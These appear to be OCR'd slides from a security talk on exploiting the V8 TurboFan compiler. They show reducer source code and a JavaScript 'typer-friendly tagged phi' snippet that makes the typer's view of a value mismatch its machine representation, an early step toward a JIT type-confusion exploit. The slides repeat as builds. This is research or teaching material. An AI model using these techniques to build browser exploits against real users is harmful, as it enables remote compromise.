
```
Reduction SimplifiedOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kChangeFloat64ToTagged: {
      Float64Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedToFloat64())
        return Replace(m.node()->InputAt(0));
      break;
    }
    case IrOpcode::kChangeInt31ToTaggedSigned:
    case IrOpcode::kChangeInt32ToTagged: {
      Int32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedSignedToInt32()) {
        return Replace(m.InputAt(0));
      }
      break;
    }
    case IrOpcode::kChangeUint32ToTagged: {
      Uint32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue())
        return ReplaceNumber(FastUI2D(m.ResolvedValue()));
      break;
    }
    ...
```

HOW TO EXPLOIT

Ideas #1

1. Some useful operators
    1. ChangeFloat64ToTagged
    2. ChangeInt31ToTaggedSigned
    3. ChangeInt32ToTagged
    4. ChangeUint32ToTagged


2. Their input has resolved value



```
Reduction SimplifiedOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kChangeFloat64ToTagged: {
      Float64Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedToFloat64())
        return Replace(m.node()->InputAt(0));
      break;
    }
    case IrOpcode::kChangeInt31ToTaggedSigned:
    case IrOpcode::kChangeInt32ToTagged: {
      Int32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedSignedToInt32()) {
        return Replace(m.InputAt(0));
      }
      break;
    }
    case IrOpcode::kChangeUint32ToTagged: {
      Uint32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue())
        return ReplaceNumber(FastUI2D(m.ResolvedValue()));
      break;
    }
    ...
```

● HOW TO EXPLOIT


Ideas #2



Make the MachineRepresentation of the Phi to be Tagged

● HOW TO EXPLOIT

Typer-friendly tagged phi




```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

● HOW TO EXPLOIT

Typer-friendly tagged phi


Machine representation:



```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT

Typer-friendly tagged phi




```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

Machine representation:

y:
  kRepTagged

● HOW TO EXPLOIT


Typer-friendly tagged phi



```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

```
Machine representation:

    y:
      kRepTagged

Typer:
```

Typer-friendly tagged phi




```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

```
Machine representation:

    y:
      kRepTagged

Typer:

    y:
      (String | Range(0, 0))

    z:
      Range(1, 1)
```


● HOW TO EXPLOIT

Typer-friendly tagged phi



```
#define SPECULATIVE_NUMBER_BINOP(Name)                         \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                            \
    rhs = SpeculativeToNumber(rhs);                            \
    return Name(lhs, rhs);                                     \
  }
SPECULATIVE_NUMBER_BINOP(NumberAdd)
SPECULATIVE_NUMBER_BINOP(NumberSubtract)
SPECULATIVE_NUMBER_BINOP(NumberMultiply)
SPECULATIVE_NUMBER_BINOP(NumberPow)
SPECULATIVE_NUMBER_BINOP(NumberDivide)
SPECULATIVE_NUMBER_BINOP(NumberModulus)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseOr)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseAnd)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseXor)
SPECULATIVE_NUMBER_BINOP(NumberShiftLeft)
SPECULATIVE_NUMBER_BINOP(NumberShiftRight)
SPECULATIVE_NUMBER_BINOP(NumberShiftRightLogical)
#undef SPECULATIVE_NUMBER_BINOP
```

